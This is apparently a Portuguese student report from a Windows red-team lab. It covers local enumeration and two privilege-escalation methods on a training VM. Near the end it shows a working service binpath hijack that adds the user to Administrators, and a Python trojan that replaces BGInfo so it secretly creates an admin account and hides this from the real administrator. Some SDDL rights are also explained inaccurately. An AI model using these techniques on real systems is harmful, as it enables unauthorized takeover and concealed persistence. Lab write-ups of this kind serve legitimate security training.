SERVICE_NAME: SessionEnv
DISPLAY_NAME: Remote Desktop Configuration
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0
```



Select Windows PowerShell

```
SERVICE_NAME: ShellHwDetection
DISPLAY_NAME: Shell Hardware Detection
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: Spooler
DISPLAY_NAME: Print Spooler
      TYPE      : 110 WIN32_OWN_PROCESS (interactive)
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: SystemEventsBroker
DISPLAY_NAME: System Events Broker
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: TermService
DISPLAY_NAME: Remote Desktop Services
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0

SERVICE_NAME: Themes
DISPLAY_NAME: Themes
      TYPE      : 20  WIN32_SHARE_PROCESS
      STATE     : 4   RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
      WIN32_EXIT_CODE : 0  (0x0)
      SERVICE_EXIT_CODE : 0  (0x0)
      CHECKPOINT  : 0x0
      WAIT_HINT   : 0x0
```



Select Windows PowerShell

```
SERVICE_NAME: TrkWks
DISPLAY_NAME: Distributed Link Tracking Client
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: UALSVC
DISPLAY_NAME: User Access Logging Service
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: UmRdpService
DISPLAY_NAME: Remote Desktop Services UserMode Port Redirector
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: VGAuthService
DISPLAY_NAME: VMware Alias Manager and Ticket Service
    TYPE      : 10  WIN32_OWN_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0

SERVICE_NAME: W32Time
DISPLAY_NAME: Windows Time
    TYPE      : 20  WIN32_SHARE_PROCESS
    STATE     : 4   RUNNING
               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
    WIN32_EXIT_CODE : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT  : 0x0
    WAIT_HINT   : 0x0
```

```
Select Windows PowerShell

SERVICE_NAME: Wcmsvc
DISPLAY_NAME: Windows Connection Manager
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0   (0x0)
        SERVICE_EXIT_CODE     : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

SERVICE_NAME: WerSvc
DISPLAY_NAME: Windows Error Reporting Service
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                               (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE        : 0   (0x0)
        SERVICE_EXIT_CODE     : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

SERVICE_NAME: WinHttpAutoProxySvc
DISPLAY_NAME: WinHTTP Web Proxy Auto-Discovery Service
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE        : 0   (0x0)
        SERVICE_EXIT_CODE     : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

SERVICE_NAME: Winmgmt
DISPLAY_NAME: Windows Management Instrumentation
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                               (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0   (0x0)
        SERVICE_EXIT_CODE     : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0

SERVICE_NAME: WinRM
DISPLAY_NAME: Windows Remote Management (WS-Management)
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 4   RUNNING
                               (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE        : 0   (0x0)
        SERVICE_EXIT_CODE     : 0   (0x0)
        CHECKPOINT            : 0x0
        WAIT_HINT             : 0x0
```

Para visualizar os **serviços que o usuário tem permissão de modificar/para/iniciar**, uso o comando **'sc sdshow "nomeDoServiço"'**. Porém esse comando não funcionou no power shell, então mudei para o prompt de comando cmd para executar. Eu escolhi ver as permissões que tenho em relação ao serviço **term service**:

```
C:\Users\trainee>sc sdshow termervice
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)
C:\Users\trainee>
```

Aparentemente não faz sentido o resultado que o prompt nos entrega, mas uma pesquisa aprofundada sobre o windows, me mostra que aqui é usada uma linguagem chamada: **security descriptor definition language (SDDL)**. Ela define um formato de string usado para descrever o **security descriptor**, o qual são estruturas de dados de informações de segurança do windows associados a arquivos, pastas e outros recursos. Esses **security descriptors** contém as chamadas **discretionary access control lists (DACLS)** as quais possuem as chamadas **access control entries (ACEs)** que contém um conjunto de direitos de acesso e um Security Identifier (**SID**) que identifica um **trustee** para quem os direitos são permitidos, negados ou auditados.

O **SID** é um único identificador imutável de um usuário, grupo de usuários ou outra entidade de segurança vitalício (em um determinado domínio), e todas as propriedades do principal, incluindo seu nome, são associadas ao SID.

Em suma, as **DACLs**, no Microsoft Windows, são listas internas associadas a um objeto em um diretório ativo as quais especificam quais usuários e grupos podem acessar um objeto e quais tipos de operações podem ser feitas no objeto.

O formato **SDDL** pode ser separado em 3 partes (diferenciadas por cores) no exemplo abaixo:

O:BA G:SY D:(D;;0xf0007;;;AN)(D;;0xf0007;;;BG)(A;;0xf0007;;;SY)(A;;0x7;;;BA)

O = O dono

G = Grupo primário

D = Entradas DACL

O **dono (O:)** do objeto no exemplo acima é o Builtin Administrators group (BA), grupo integrado de Administradores de domínio local os quais recebem muitos dos direitos e permissões diretas no diretório e no domínio controladores.

O **grupo primário (G:)** do exemplo acima é o Local System (SY) – que é uma conta interna com privilégios muito altos no sistema local e atua como o computador na rede.

Por fim o **Discretionary Access Control List (D:)** seguido por vários parêntesis que são as entradas DACL. Cada grupo de paentesis contém uma entrada. Essa entrada é separada da seguinte forma:

ace_type; ace_flags; rights; object_guid; inherit_object_guid; account_sid

Sendo

ace_type: designa se o **trustee** é permitido, negado ou auditado;

ace_flags: opções de herança para o ACE;

rights: lista de permissões dadas;

object_guid: identificador único global (globally unique identifier – GUID) (é um número de 128 bits usado para identificar informações em sistemas de computação) representando um objeto, classe, atributo ou direito estendido. Se presente, ele limita os ACEs para o objeto que o GUID representa;

inherit_object_guid: O Inherited Object Type é uma GUID representando a classe de um objeto. Caso esteja presente ela limita a herança da ACE para entradas filhas para apenas aquela classe de objetos.

account_sid: é o **SID** de um usuário ou grupo sendo dado o acesso. Em vez de um **SID**, existem vários acrônimos comumente usados para **SIDs** conhecidos.

Em vista do exposto acima, complementamos que no formato **SDDL** é dada uma tabela contendo o significado de todas as abreviações disponíveis nessa linguagem. Essa tabela pode ser conferida nesse link: <https://itconnect.uw.edu/wares/msinf/other-help/understanding-sddl-syntax/>.

Para o comando ‘**sc sdshow term service**’ dado na máquina alvo acima, temos as seguintes informações que nos interessam: (**A;;CCLCSWLOCRRC;;;IU**). Consultando a tabela do link acima notamos que:

account_sid: é **IU-Interactively logged-on user-** nosso usuário trainee se encaixa aqui, já que ele é pertencente ao grupo de users comuns.

Rights:

- **CC (create all child objects):** criar qualquer objeto filho sob este objeto
- **LC (list content):** ver o nome de todos os objetos filho deste objeto
- **SW (all validated writes):** fazer qualquer escrita neste objeto.
- **LO (list object):** ver o nome deste objeto
- **CR (all extended rights):** todos os direitos
- **RC (read permission):** ler todos os atributos do objeto, exceto o dono.

Para visualizar o **IP**, utilizo o comando ‘**ipconfig**’:

```
PS C:\Users\trainee> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::71c4:a240:8bfa:d026%22
    IPv4 Address. . . . . : 10.0.2.15
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.2.2

Tunnel adapter isatap.{F765D2D7-8800-4354-91F1-E915E38198D4}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 
PS C:\Users\trainee>
```

Me revelando o **ip:10.0.2.15**.

Para visualizar as **rotas de conexão da rede do alvo**, utilizo o comando **'route print'**:

```
PS C:\Users\trainee> route print
=====
Interface List
22...08 00 27 22 8f 95 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
13...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
=====

IPv4 Route Table
=====
Active Routes:
Network Destination        Netmask          Gateway           Interface        Metric
0.0.0.0                    0.0.0.0          10.0.2.2          10.0.2.15         10
10.0.2.0                   255.255.255.0    On-link           10.0.2.15         266
10.0.2.15                  255.255.255.255  On-link           10.0.2.15         266
10.0.2.255                 255.255.255.255  On-link           10.0.2.15         266
127.0.0.0                  255.0.0.0        On-link           127.0.0.1         306
127.0.0.1                  255.255.255.255  On-link           127.0.0.1         306
127.255.255.255           255.255.255.255  On-link           127.0.0.1         306
224.0.0.0                  240.0.0.0        On-link           127.0.0.1         306
224.0.0.0                  240.0.0.0        On-link           10.0.2.15         266
255.255.255.255           255.255.255.255  On-link           127.0.0.1         306
255.255.255.255           255.255.255.255  On-link           10.0.2.15         266
=====

Persistent Routes:
None

IPv6 Route Table
=====
Active Routes:
If Metric Network Destination      Gateway
1    306 ::1/128                  On-link
22   266 fe80::/64                On-link
22   266 fe80::71c4:a240:8bfa:d026/128 On-link
1    306 ff00::/8                  On-link
22   266 ff00::/8                  On-link
=====

Persistent Routes:
None
PS C:\Users\trainee> _
```

me mostrando uma lista extensa.

Para ver as **conexões da rede (incluindo portas)** uso o comando **'netstat /an'**:

```
PS C:\Users\trainee> netstat /an
Active Connections

    Proto Local Address           Foreign Address        State
    TCP    0.0.0.0:135             0.0.0.0:0              LISTENING
    TCP    0.0.0.0:445             0.0.0.0:0              LISTENING
    TCP    0.0.0.0:3389            0.0.0.0:0              LISTENING
    TCP    0.0.0.0:5985            0.0.0.0:0              LISTENING
    TCP    0.0.0.0:47001           0.0.0.0:0              LISTENING
    TCP    0.0.0.0:49152           0.0.0.0:0              LISTENING
    TCP    0.0.0.0:49153           0.0.0.0:0              LISTENING
    TCP    0.0.0.0:49154           0.0.0.0:0              LISTENING
    TCP    0.0.0.0:49155           0.0.0.0:0              LISTENING
    TCP    0.0.0.0:49156           0.0.0.0:0              LISTENING
    TCP    0.0.0.0:49157           0.0.0.0:0              LISTENING
    TCP    10.0.2.15:139           0.0.0.0:0              LISTENING
    TCP    [::]:135                [::]:0                 LISTENING
    TCP    [::]:445                [::]:0                 LISTENING
    TCP    [::]:3389               [::]:0                 LISTENING
    TCP    [::]:5985               [::]:0                 LISTENING
    TCP    [::]:47001              [::]:0                 LISTENING
    TCP    [::]:49152              [::]:0                 LISTENING
    TCP    [::]:49153              [::]:0                 LISTENING
    TCP    [::]:49154              [::]:0                 LISTENING
    TCP    [::]:49155              [::]:0                 LISTENING
    TCP    [::]:49156              [::]:0                 LISTENING
    TCP    [::]:49157              [::]:0                 LISTENING
    UDP    0.0.0.0:123             *:*
    UDP    0.0.0.0:3389            *:*
    UDP    0.0.0.0:5355            *:*
    UDP    10.0.2.15:137           *:*
    UDP    10.0.2.15:138           *:*
    UDP    [::]:123                *:*
    UDP    [::]:3389               *:*
    UDP    [::]:5355               *:*
    UDP    [fe80::71c4:a240:8bfa:d026%22]:546 *:*
```

Me mostrando o tipo de protocolo, o endereço da porta e o estado.

Para ver as **pastas compartilhadas entre os usuários**, uso 'net share':

```
PS C:\Users\trainee> net share

Share name      Resource                Remark
-----
C$              C:\                    Default share
IPC$            C:\windows             Remote IPC
ADMIN$          C:\windows             Remote Admin
The command completed successfully.

PS C:\Users\trainee>
```

Conseguo visualizar as **tarefas em execução** com 'tasklist':

```
Windows PowerShell
PS C:\Users\trainee> tasklist

Image Name          PID Session Name        Session#    Mem Usage
-----
System Idle Process    0 Services             0             4 K
System                4 Services             0            276 K
smss.exe             252 Services             0           1,040 K
csrss.exe            332 Services             0           3,732 K
csrss.exe            380 Console               1          10,760 K
wininit.exe          388 Services             0           3,700 K
winlogon.exe         416 Console               1           6,132 K
services.exe         472 Services             0           5,748 K
lsass.exe            484 Services             0           9,676 K
svchost.exe          544 Services             0          10,408 K
svchost.exe          572 Services             0           7,448 K
dwm.exe              660 Console               1          42,660 K
MsMpEng.exe          680 Services             0          96,292 K
svchost.exe          768 Services             0          14,184 K
svchost.exe          792 Services             0          31,876 K
svchost.exe          832 Services             0          12,004 K
svchost.exe          900 Services             0          25,700 K
svchost.exe          64 Services             0          12,240 K
spoolsv.exe          632 Services             0           9,952 K
svchost.exe         1196 Services             0           8,832 K
WaaAppAgent.exe      1228 Services             0          30,964 K
svchost.exe         1300 Services             0          14,056 K
VGAuthService.exe    1332 Services             0           8,760 K
svchost.exe         1968 Services             0           8,380 K
dllhost.exe          1064 Services             0          10,720 K
msdtc.exe            2160 Services             0           7,036 K
rundll32.exe         2208 Services             0           7,052 K
rundll32.exe         2628 Services             0           7,276 K
taskhostex.exe       2908 Console               1           8,524 K
explorer.exe         1172 Console               1          90,868 K
mssec.exe            2612 Console               1          12,768 K
vm3dservice.exe      2784 Console               1           4,024 K
jused.exe            2976 Console               1           8,700 K
jucheck.exe          1060 Console               1          12,676 K
powershell.exe       2216 Console               1          59,596 K
conhost.exe          2568 Console               1          10,640 K
tasklist.exe         1840 Console               1           5,780 K
NETSTAT.EXE          1224 Services             0           2,596 K
conhost.exe          2888 Services             0           2,712 K
WmiPrvSE.exe         1808 Services             0           5,888 K
PS C:\Users\trainee>
```

É possível ver o **PID** da tarefa lsass.exe o qual é **484**. Esse **PID (Process identification)** é um número o qual o kernel identifica um processo. A tarefa lsass.exe é responsável por verificar o login do utilizador no computador Windows ou servidor e criar tokens de acesso.

Por fim, para identificar as **pastas que o meu usuário tem permissão para editar**, ‘icacls “caminho-da-pasta”’:

```
C:\Users\trainee>icacls C:\BGInfo
C:\BGInfo CREATOR OWNER:(OI)(CI)(IO)(F)
          BUILTIN\Administrators:(F)
          BUILTIN\Users:(OI)(CI)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX)
          BUILTIN\Users:(I)(CI)(AD)
          BUILTIN\Users:(I)(CI)(WD)

Successfully processed 1 files; Failed processing 0 files
```

Usei de exemplo a pasta Bginfo. Nesta pasta, meu usuário tem permissão de editar+criar+apagar+ler+escrever(**F-full access**) nesta pasta e nos arquivos contidos nela (**OI – object inherit**) e nas suas subpastas (**CI- container inherit**).

1-ELEVAÇÃO DE PRIVILÉGIO VIA SERVIÇO

Nesta tentativa, iremos tentar obter privilégio de administrador, utilizando algum serviço com autorização de execução System para criar um novo usuário administrador o qual saberemos a senha.

Inicialmente rodamos o comando ‘**sc.exe query**’ para visualizarmos todos os serviços e escolhermos um para investigar se é possível explorá-lo :

```
SERVICE_NAME: Themes
DISPLAY_NAME: Themes
          TYPE                : 20  WIN32_SHARE_PROCESS
          STATE                : 4   RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
          WIN32_EXIT_CODE       : 0   (0x0)
          SERVICE_EXIT_CODE    : 0   (0x0)
          CHECKPOINT            : 0x0
          WAIT_HINT             : 0x0
```

Resolvo olhar melhor o **serviço themes**, o qual é possível para, iniciar. Desejo então investigar as **permissões que tenho para com esse serviço**, com o meu usuário atual, com o comando ‘**sdshow themes**’:

```
C:\Users\trainee>sc sdshow themes
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU)(A;;CCLCSWLOCRRRC;;;IU)(A;;CCLCSWLOCRRRC;;;SU)
```

Podemos observar que o meu usuário **IU- interactively logged-on user** tem permissão de **SW- all validated writes, RC-read permission, CR-all extended rights**. Ou seja, tenho permissão de leitura, escrita, iniciar, parar, editar o serviço, **mudando até mesmo o caminho de execução**.

Falta agora **verificar qual a permissão que esse serviço tem**, com o comando ‘**sc qc themes**’:

```
C:\Users\trainee>sc qc themes
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: themes
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : c:\windows\system32\svchost.exe -k netsvcs
        LOAD_ORDER_GROUP     : ProfSvc_Group
        TAG                  : 0
        DISPLAY_NAME         : Themes
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem
```

service-start-name: local system, ou seja, esse serviço tem acesso irrestrito completo aos recursos locais. Será esse serviço que irei utilizar para elevar os privilégios do meu usuário atual.

Com isso eu **mudo o binary-path-name original para o caminho “c:\windows\system32\net.exe localgroup administrators trainee /add”**. Eu mudo o caminho para executar o serviço net.exe e passo junto os parâmetros de modificação para meu usuário trainee atual, adicionando o usuário trainee para o grupo local de administradores.

Depois disso, paro o serviço e inicio ele novamente (comandos ‘sc stop themes’ ‘sc start themes’, respectivamente), o qual automaticamente executará o caminho com os parâmetros os quais modifiquei no binary-path:

```

C:\Users\trainee>sc config themes binpath= "c:\windows\system32\net.exe localgroup
up administrators trainee /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\trainee>stop themes
'stop' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\trainee>sc stop themes

SERVICE_NAME: themes
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 3   STOP_PENDING
                               (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE    : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

C:\Users\trainee>sc start themes
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

```

Reparem que apesar de informado um erro de FAILED, pois o serviço não foi iniciado da forma esperada, quando insiro o comando 'net localgroup administrators', verifico que o meu usuário trainee agora se tornou um administrador:

```

C:\Users\trainee>net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members

-----
redteam
trainee
The command completed successfully.

C:\Users\trainee>sc config themes binpath= "c:\windows\system32\svchost.exe -k n
etsvcs"
[SC] ChangeServiceConfig SUCCESS

C:\Users\trainee>sc start themes

SERVICE_NAME: themes
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE                : 2   START_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 832
        FLAGS                 :

```

E então volto o caminho original do serviço themes e inicio novamente.

2-ELEVAÇÃO DE PRIVILÉGIO VIA EXPLORAÇÃO DE PERMISSÕES INADEQUADAS

Nesta parte meu objetivo será encontrar pastas com permissão de escrita para substituir algum software por outro malicioso que adiciona um usuário como administrador.

Nesta máquina há um software chamado BGinfo o qual coloca como papel de parede do desktop as informações de hardware da máquina. Por isso desejo criar um script em python o qual substitua esse software, de tal forma que quando seja executado, esse software na verdade crie um novo usuário administrador. Vale ressaltar que esse software precisa ser executado por algum administrador da máquina, para que ele consiga ter a permissão de adicionar um novo usuário com permissões de administrador.

Inicialmente crio o script em python chamado Bginfo o qual tenta criar um novo usuário chamado Bginfo e o adiciona ao grupo de administradores, na primeira linha. Na segunda linha o s comandos são para mostrar ao administrador que o arquivo Bginfo original foi executado, para não criar suspeitas:

```
Bginfo - Notepad
File Edit Format View Help
import os
os.system('net user bginfo Tr31n4m3nt0 /add && net localgroup Administrators bginfo /add')
os.system('"C:\Bginfo\Bginfoold.exe /nolicprompt /timer:04"')
```


Depois de criado o arquivo em python, tento transformá-lo em um executável, com o software pyinstaller. Porém não consegui, pois eu inseria o comando 'pyinstaller bginfo.py -onefile' (posteriormente descobri que estava inserindo o comando errado, sendo o certo 'pyinstaller bginfo.py -F', mas quando descobri isso, eu estava já na terceira forma de elevação de privilégio) e me deu o seguinte erro:

```
10406 INFO: checking PKG
10406 INFO: Building because toc changed
10406 INFO: Building PKG (CArchive) PKG-00.pkg
12874 INFO: Building PKG (CArchive) PKG-00.pkg completed successfully.
12890 INFO: Bootloader c:\program files\python39\lib\site-packages\PyInstaller\bootloader\Windows-64bit\runw.exe
12890 INFO: checking EXE
12890 INFO: Building EXE because EXE-00.toc is non existent
12890 INFO: Building EXE from EXE-00.toc
12890 INFO: Copying icons from C:\Users\trainee\Downloads\ndowed
Unable to load icon file C:\Users\trainee\Downloads\ndowed
The system cannot find the file specified. (Error code 2)

C:\Users\trainee\Downloads>pyinstaller -onefile -windowed Bginfo.py
usage: pyinstaller [-h] [-v] [-D] [-F] [--specpath DIR] [-n NAME]
                  [--add-data <SRC;DEST or SRC:DEST>]
                  [--add-binary <SRC;DEST or SRC:DEST>] [-p DIR]
                  [--hidden-import MODULENAME]
                  [--additional-hooks-dir HOOKSPATH]
                  [--runtime-hook RUNTIME_HOOKS] [--exclude-module EXCLUDES]
                  [--key KEY] [-d {all,imports,bootloader,noarchive}] [-s]
                  [--noupx] [--upx-exclude FILE] [-c] [-w]
                  [-i <FILE.ico or FILE.exe,ID or FILE.icns or "NONE">]
                  [--version-file FILE] [-m <FILE or XML>] [-r RESOURCE]
                  [--uac-admin] [--uac-uiaccess] [--win-private-assemblies]
                  [--win-no-prefer-redirects]
                  [--osx-bundle-identifier BUNDLE_IDENTIFIER]
                  [--runtime-tmpdir PATH] [--bootloader-ignore-signals]
                  [--distpath DIR] [--workpath WORKPATH] [-y]
                  [--upx-dir UPX_DIR] [-a] [--clean] [--log-level LEVEL]
                  scriptname [scriptname ...]
pyinstaller: error: unrecognized arguments: -onefile
```

Activate Windows

Dessa forma eu “supus” que o arquivo já estivesse em formato executável para continuar a tentativa de criação do usuário. Com isso executei o script em python no terminal com permissão de administrador, para demonstrar que o código estava correto:



The screenshot shows a Windows desktop with two windows. The background window is a Command Prompt titled "Administrator: Command Prompt - python Bginfo.py". It displays the command `C:\Users\trainee\Downloads>python Bginfo.py` and the output "The account already exists." and "More help is available by typing NET HELPMSG 2224." The foreground window is titled "BGInfo - Default configuration" and shows a list of system information fields with their corresponding values in angle brackets. The fields include Boot Time, CPU, Default Gateway, DHCP Server, DNS Server, Free Space, Host Name, IE Version, IP Address, Logon Domain, Logon Server, MAC Address, Machine Domain, Memory, Network Card, Network Speed, Network Type, OS Version, Service Pack, Snapshot Time, Subnet Mask, and System Type. A watermark "Activate Windows" is visible in the bottom right corner of the BGInfo window.

```
Administrator: Command Prompt - python Bginfo.py

C:\Users\trainee\Downloads>python Bginfo.py
The account already exists.

More help is available by typing NET HELPMSG 2224.

C:\Users\trainee\Downloads>
The account already exists.

More help is available by t
```

BGInfo - Default configuration

File Bitmap Edit Format Help

Arial 12 B U

1 2 3 4 5

Boot Time:	<Boot Time>
CPU:	<CPU>
Default Gateway:	<Default Gateway>
DHCP Server:	<DHCP Server>
DNS Server:	<DNS Server>
Free Space:	<Free Space>
Host Name:	<Host Name>
IE Version:	<IE Version>
IP Address:	<IP Address>
Logon Domain:	<Logon Domain>
Logon Server:	<Logon Server>
MAC Address:	<MAC Address>
